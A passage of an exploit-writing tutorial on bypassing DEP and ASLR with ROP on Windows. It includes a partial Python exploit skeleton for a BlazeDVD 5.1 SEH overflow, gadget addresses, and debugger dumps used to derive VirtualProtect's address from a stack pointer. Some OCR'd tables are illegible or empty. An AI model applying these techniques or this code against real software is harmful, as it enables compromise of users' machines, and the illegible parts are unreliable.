What if your buffer appears to be subject to unicode ? Well, the answer is quite simple : you will need to find unicode compatible pointers to rop gadgets.

"pvefindaddr rop" will indicate if a pointer is unicode compatible... just make sure not to use the "nonull" keyword for the function or you won't see any unicode addresses. It is clear thought that unicode will decrease your chances on a successful exploit (because the number of usable pointers will be limited)

In addition to this, you will also need to find unicode pointers to the windows API you are going to use to bypass DEP.

Good luck !

ASLR and DEP ?

The theory

Bypassing DEP and ASLR at the same time will require at least one non-ASLR module to be loaded. (well, that's not entirely true, but in most cases (read: almost all cases), this statement will be valid)


If you have a module that is not ASLR enabled, then you can try to build your rop chain based on pointers from that module alone. Of course, if your rop chain uses an OS function to bypass DEP, you will need to have a pointer to such a call in that module as well.

Alexey Sintsov demonstrated this technique in his ProSSHD 1.2 exploit

Alternatively, you need to find a pointer to the OS module somewhere on the stack, in a register, etc... . If that happens, you can use rop gadgets from the non-aslr module to steal that value and use an offset to that value to get to the address of the OS function.

The bad news is that, if there is not a single module that is not subject to ASLR, then it might be impossible to build a reliable exploit. (you can still try some bruteforcing etc... or find memory leaks/pointers on the stack somewhere). The good news is that "pvefindaddr rop" will automatically search for non-ASLR modules. So if !pvefindaddr rop shows some output, then the addresses will most likely be reliable.

> In pvefindaddr v1.34 and up, there is a function called "ropcall", which will search and list all interesting calls to DEP bypass functions, in the loaded modules. This may be helpful in finding an alternative (and perhaps ASLR bypassing) function call.
>
> Example : (on Easy RM to MP3 Converter, module msrmfilter03.dll) :



```
 [+] Module filter set to 'msrmfilter03.dll'
[msrmfilter03.dll]  0x10026247 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x100262D3 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026AA6 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026EE1 : CALL DWORD PTR DS:[<&KERNEL32.HeapCreate>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Proba
```

If you can use instructions from a non-ASLR module, and you have a pointer to an ASLR module (OS dll for example) on the stack (or in memory), then perhaps you can take advantage of that, and use an offset to that pointer to find/use other usable instructions from that ASLR enabled module. The base address of the module might change, but the offset to a certain function should remain the same.

You can find a nice write-up about an exploit which bypasses ASLR and DEP, without using a non ASLR module here.

An example

In the following example, documented by mr_me, I will show a possible technique to use rop gadgets from a non ASLR compiled module to fetch an OS dll pointer from the stack and use an offset to that pointer to calculate the address of VirtualProtect.

If we can find a pointer on the stack, which points to kernel32.dll, then we can modify the value (add or sub an offset) until we reach the relative address of VirtualProtect().

Test environment : Vista Business SP2, English (Virtualbox).

For this example we will use a vulnerability in BlazeDVD Professional 5.1, discovered in august 2009. You can download a vulnerable copy of the application here :

BlazeDVD 5.1 Professional (10.6 MiB, 322 downloads)

The sample code on exploit-db indicates that the SEH record is overwritten after 608 bytes. We already know that the 4 bytes at nseh at not important in a rop based sploit, so we'll build a payload that has 612 bytes, and then overwrites se handler with a pointer that would pivot control back to the stack.

You can run "!pvefindaddr noaslr" to list the modules that are not subject to ASLR. You will see that most/all application modules are not ASLR enabled. (Of course, the Windows OS modules are ASLR enabled).

After having created a rop.txt file (using "!pvefindaddr rop nonull"), and after setting a breakpoint at SEH (so we can calculate the offset to get back to a controlled buffer location the stack), we can conclude that for example "ADD ESP,408 + RET 4" gadget (at 0x616074AE, from EPG.dll) would be a good way to start the chain. That would make us land in the buffer before the seh chain, which is ok.

> Note : it will be important to avoid putting in large amounts of data on the stack after overwriting SEH. Overwriting the stack may also overwrite/push away the pointer (if any). All you need is a way to trigger an access violation so the overwritten SEH record would kick in and we can gain control over EIP.


Exploit code so far looks like this :

```
#!/usr/bin/python
junk = "A" * 612
## SEH - pivot the stack
rop = '\xae\x74\x60\x61' # 0x616074AE : # ADD ESP,408 # RETN 4
sc = "B" * 500
buffer = junk + rop + sc
file=open('rop.plf','w')
file.write(buffer)
file.close()
```

The crash/exception is triggered because we have overwritten direct RET (with the "A"'s in the "junk" variable). (Which means that you may be able to build a direct RET variant for this sploit as well. Anyways, we already decided to use SEH).


When we observe the stack when the SE Handler is called, right after the "ADD ESP,408" instruction is executed, we see this :

1. We will land in the A's before overwriting SEH. Using a metasploit pattern we discover that we land after 312 A's in that buffer. That means that your first gadget pointer needs to be placed at that location. If you will be using a lot of pointers (and/or shellcode), you may have to think about the fact that the SEH pointer is placed at byte 612 in your buffer.)



```
Log data
Address  Message

CPU - main thread, module EPG

616074AE   81C4 08040000    ADD ESP,408
616074B4   C2 0400          RETN 4
616074B7   56               PUSH ESI
616074B8   8BCD             MOV ECX,EBP
616074BA   E8 31AAFFFF      CALL EPG.61601EF0
616074BF   85C0             TEST EAX,EAX
616074C1   7C 7A            JL SHORT EPG.6160753D
616074C3   B9 FF000000      MOV ECX,0FF
616074C8   33C0             XOR EAX,EAX
616074CA   8D7C24 15        LEA EDI,DWORD PTR SS:[ESP+15]
616074CE   C64424 14 00     MOV BYTE PTR SS:[ESP+14],0
616074D3   F3:AB            REP STOS DWORD PTR ES:[EDI]
616074D5   66:AB            STOS WORD PTR ES:[EDI]
616074D7   8D4C24 14        LEA ECX,DWORD PTR SS:[ESP+14]
616074DB   68 00040000      PUSH 400
616074E0   AA               STOS BYTE PTR ES:[EDI]
616074E1   8B06             MOV EAX,DWORD PTR DS:[ESI]
616074E3   51               PUSH ECX
616074E4   8BCE             MOV ECX,ESI
616074E6   FF50 0C          CALL DWORD PTR DS:[EAX+C]
616074E9   8D5424 0C        LEA EDX,DWORD PTR SS:[ESP+C]
616074ED   8D75 18          LEA ESI,DWORD PTR SS:[EBP+18]
616074F0   8D4424 14        LEA EAX,DWORD PTR SS:[ESP+14]
616074F4   52               PUSH EDX
Return to 41414141

Registers (FPU)
EAX 00000000
ECX 616074AE EPG.616074AE
EDX 77275F8D ntdll.77275F8D
EBX 00000000
ESP 0012F45C ASCII "AAAAAAAAAAAAAAAAA
EBP 0012F074
ESI 00000000
EDI 00000000

EIP 616074B4 EPG.616074B4

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0

Address   Hex dump                  ASCII
004A7000  08 79 E1 76 42 7C E0 76  [illegible]
004A7008  E9 2A E0 76 C7 89 DF 76  [illegible]
004A7010  48 59 DF 76 EC 38 DF 76  [illegible]
004A7018  9D 7A E0 76 00 00 00 00  [illegible]
004A7020  00 00 5D 02 00 00 5E 02  ..]...^.
004A7028  00 00 5F 02 00 00 60 02  .._...`.
004A7030  00 00 61 02 00 00 62 02  ..a...b.
004A7038  99 32 5B 74 00 00 63 02  [illegible]
[illegible]

0012F434  41414141  AAAA
0012F438  41414141  AAAA
0012F43C  41414141  AAAA
0012F440  41414141  AAAA
0012F444  41414141  AAAA
0012F448  41414141  AAAA
0012F44C  41414141  AAAA
0012F450  41414141  AAAA
0012F454  41414141  AAAA
0012F458  41414141  AAAA
0012F45C  41414141  AAAA
0012F460  41414141  AAAA
0012F464  41414141  AAAA
0012F468  41414141  AAAA
0012F46C  41414141  AAAA
0012F470  41414141  AAAA
0012F474  41414141  AAAA
0012F478  41414141  AAAA
0012F47C  41414141  AAAA
0012F480  41414141  AAAA
0012F484  41414141  AAAA
0012F488  41414141  AAAA
0012F48C  41414141  AAAA
0012F490  41414141  AAAA
0012F494  41414141  AAAA
0012F498  41414141  AAAA
0012F49C  41414141  AAAA
0012F4A0  41414141  AAAA
0012F4A4  41414141  AAAA
0012F4A8  41414141  AAAA
0012F4AC  41414141  AAAA
0012F4B0  41414141  AAAA
```


2. Scroll down in the stack view. After the buffer (filled with A's + our SEH handler + B's) you should start to see pointers on the stack, indicating "RETURN to ... from ..." :



```
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
0012F8C4  772613C4  RETURN to ntdll.772613C4 from ntdll.RtlLeaveCriticalSection
0012F8C8  77204190  ntdll.77204190
0012F8CC  00000002
0012F8D0  00401328  BlazeDVD.00401328
0012F8D4  021F0000
0012F8D8  00000040
0012F8DC  004D0EF0  BlazeDVD.004D0EF0
0012F8E0  [illegible]
0012F8E4  004D0F00  BlazeDVD.004D0F00
0012F8E8  004D0EF8  BlazeDVD.004D0EF8
0012F8EC  0012F91C
0012F8F0  0047434B  RETURN to BlazeDVD.0047434B from 02200000
0012F8F4  004D0F00  BlazeDVD.004D0F00
0012F8F8  00000040
0012F8FC  00000022
0012F900  0012F95C
0012F904  [illegible]
0012F908  00000000
0012F90C  03823C08  ASCII "Y:\work\sploits\blazevideo\rop.plf"
0012F910  02661C9C
0012F914  0012F95C
0012F918  0047A4C3  RETURN to BlazeDVD.0047A4C3 from BlazeDVD.0047A000
0012F91C  [illegible]  ASCII "rop.plf"
0012F920  004C6D64  ASCII "BDA_TSFile.dtv"
0012F924  02661C9C
0012F928  03823C08  ASCII "Y:\work\sploits\blazevideo\rop.plf"
0012F92C  00000000
0012F930  [illegible]
0012F934  03823C08  ASCII "Y:\work\sploits\blazevideo\rop.plf"
0012F938  0012FA48
0012F93C  0049CC16  BlazeDVD.0049CC16
0012F940  00000000
```


These are saved EIP's - placed on the stack by functions that were called earlier.

If you scroll almost all the way down, you will find a pointer to an address in kernel32 :



```
ST5 empty 0.0
0012FF54   00000000 ....
0012FF58   00000001 ....
0012FF5C   00000001 0...
0012FF60   00000000 ....
0012FF64   FFFFFFFF
0012FF68   FFFFFFFF
0012FF6C   FFFFFFFF
0012FF70   0012FF14 ¶ ‡.
0012FF74   0012FF94 ö ‡.
0012FF78   00000000 ....
0012FF7C   0047D124 $ÑG.  BlazeDVD.0047D124
0012FF80   004AF968 h¨J.  BlazeDVD.004AF968
0012FF84   00000000 ....
0012FF88   0012FF40 @ ‡.
0012FF8C   7664D0E9 éÐdv  RETURN to kernel32.7664D0E9
0012FF90   7FFDF000 .-²⌂
0012FF94  ┌0012FFD4 Ô ‡.
0012FF98  │772519BB »↓%w  RETURN to ntdll.772519BB
0012FF9C  │7FFDF000 .-²⌂
0012FFA0  │77289BDD Ý›(w  ntdll.77289BDD
0012FFA4  │00000000 ....
0012FFA8  │00000000 ....
0012FFAC  │7FFDF000 .-²⌂
0012FFB0  │00000000 ....
0012FFB4  │00000000 ....
0012FFB8  │00000000 ....
0012FFBC  │0012FFA0 à ‡.
0012FFC0  │00000000 ....
0012FFC4  │FFFFFFFF
0012FFC8  │772199FA ú™!w  ntdll.772199FA
```


The goal would be to set up a rop chain that would fetch that pointer, and add/sub an offset until it points at VirtualProtect. The pointer we see on the stack, at 0x0012FF8C, is 0x7664D0E9. In the current process/environment, kernel32.dll is loaded at 0x76600000.



Executable modules

```
Base      Size      Entry     Name      (system)  File version  Path
[illegible]
```

VirtualProtect() is located at 0x76601DC3




```
; Attributes: bp-based frame

; BOOL __stdcall VirtualProtect(LPVOID lpAddress, SIZE_T dwSi
public VirtualProtect
VirtualProtect proc near

lpAddress= dword ptr  8
dwSize= dword ptr  0Ch
flNewProtect= dword ptr  10h
lpflOldProtect= dword ptr  14h

mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+lpflOldProtect] ; lpflOldProtect
push    [ebp+flNewProtect] ; flNewProtect
push    [ebp+dwSize]     ; dwSize
push    [ebp+lpAddress] ; lpAddress
push    0FFFFFFFFh       ; hProcess
call    VirtualProtectEx
pop     ebp
retn    10h
VirtualProtect endp
```

That means that the VirtualProtect() function can be found at [kernel32_baseaddress + 0x1DC3] or, at [found_pointer - 0x4B326 bytes]. Remember this offset.

Reboot the machine and see if the pointer can still be found at the same location, and that the offset from the picked up pointer from the stack, to VirtualProtect() is still the same.

After the reboot, kernel32.dll is loaded at 0x75590000. The function is (obviously) still at kernel32.baseaddress offset +0x1DC3 :



CPU - thread 00000D08, module kernel32

```
75591DC3   8BFF          MOV EDI,EDI
           55            PUSH EBP
           8BEC          MOV EBP,ESP
           FF75 14       PUSH DWORD PTR SS:[EBP+14]
           FF75 10       PUSH DWORD PTR SS:[EBP+10]
           FF75 0C       PUSH DWORD PTR SS:[EBP+C]
```

Executable modules

```
Base      Size      Entry     Name      File version  Path
[illegible]
```

SEH chain of thread 00000D08

```
u 75591DC3
```

On the stack, the pointer at 0012FF8C is 755DD0E9. If we subtract the offset (0x4B326 bytes) again, we end up at 75591DC3. And that's VirtualProtect ! This means that we have found a reliable place to pick up a kernel32 pointer, and found a reliable offset to get to VirtualProtect().

How can we get this value from the stack into a register so we can use it to set up the API call ?

Well, a possible method would be :

- make a register point at the stack address (0x0012FF8C in this case). Let's say you dynamically crafted this value into eax. (0x6162A59E + 0x61630804, + chain of ADD EAX,xxx)
- use a gadget which would do something like this : mov eax,[eax] + ret. This would take the kernel32 pointer and put it into eax. (variations on this instruction will work too, of course - example : MOV EAX,DWORD PTR DS:[EAX+1C] - like the one at 0x6160103B)
- subtract 0x4B326 bytes from the value picked up from the stack (basically apply the static offset...) and you'll have a dynamic way to obtain the function pointer to VirtualProtect(), on Vista SP2, despite the fact that kernel32 is ASLR aware.

> Note : finding return pointers on the stack is not that uncommon, so this may be a good approach to bypassing ASLR for kernel32 pointers.

and that... would be a good exercise for you.

Good luck !

> Update (June 17th : mr_me posted his Win7 version of the DEP bypass exploit for BlazeDVD on exploit-db. Despite the fact that the exploit is available, I would still suggest to try to build this one yourself (on Vista or Win7 - doesn't matter... but hey, no cheating :D)

Other literature on DEP / Memory protection bypass

- You can't stop us - CONFidence 2010 (Alexey Sintsov)
- Buffer overflow attacks bypassing DEP Part 1 (Marco Mastropaolo)
- Buffer overflow attacks bypassing DEP Part 2 (Marco Mastropaolo)
- Practical Rop (Dino Dai Zovi)
- Bypassing Browser Memory Protections (Alexander Sotirov & Mark Down)
- Return-Oriented Programming (Hovav Shacham, Erik Buchanan, Ryan Roemer, Stefan Savage)
- Exploitation with WriteProcessMemory (Spencer Pratt)
- Exploitation techniques and mitigations on Windows (skape)
- Bypassing hardware enforced DEP (skape and skywing)
- A little return oriented exploitation on Windows x86 - Part 1 (Harmony Security - Stephen Fewer)
- A little return oriented exploitation on Windows x86 - Part 2 (Harmony Security - Stephen Fewer)
- (un)Smashing the Stack (Shawn Moyer) (Paper)
- http://www.usenix.org/events/sec09/tech/slides/sotirov.pdf
- Bypassing DEP case study (Audio Converter) (sud0)

Some good example ROP exploits can be found here :

- ProSSHD 1.2 remote post-auth exploit (http://www.exploit-db.com/exploits/12495)
- PHP 6.0 Dev str_transliterate() (http://www.exploit-db.com/exploits/12189)
- VUPlayer m3u buffer overflow (http://www.exploit-db.com/exploits/13756)
- Sygate Personal Firewall 5.6 build 2808 ActiveX with DEP bypass (http://www.exploit-db.com/exploits/13834)
- Castripper 2.50.70 (.pls) stack buffer overflow with DEP bypass (http://www.exploit-db.com/exploits/13768)

Questions ?

If you've got questions, don't hesitate to post them in our forums :

http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-bypass-stack-memory-protections/

Thanks to

My wife (for her everlasting love and support), my friends all over the world, and of course the Corelan Team members. *I really couldn't have made this tutorial without you guys. Learning, sharing and teamwork pays off !*

I also would like to thank Shahin Ramezany for reviewing this document, and finally Dino Dai Zovi for his inspiring work, the permission to use some of his diagrams in this article, and for reviewing this tutorial.

This entry was posted
on Wednesday, June 16th, 2010 at 5:00 pm and is filed under 001_Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.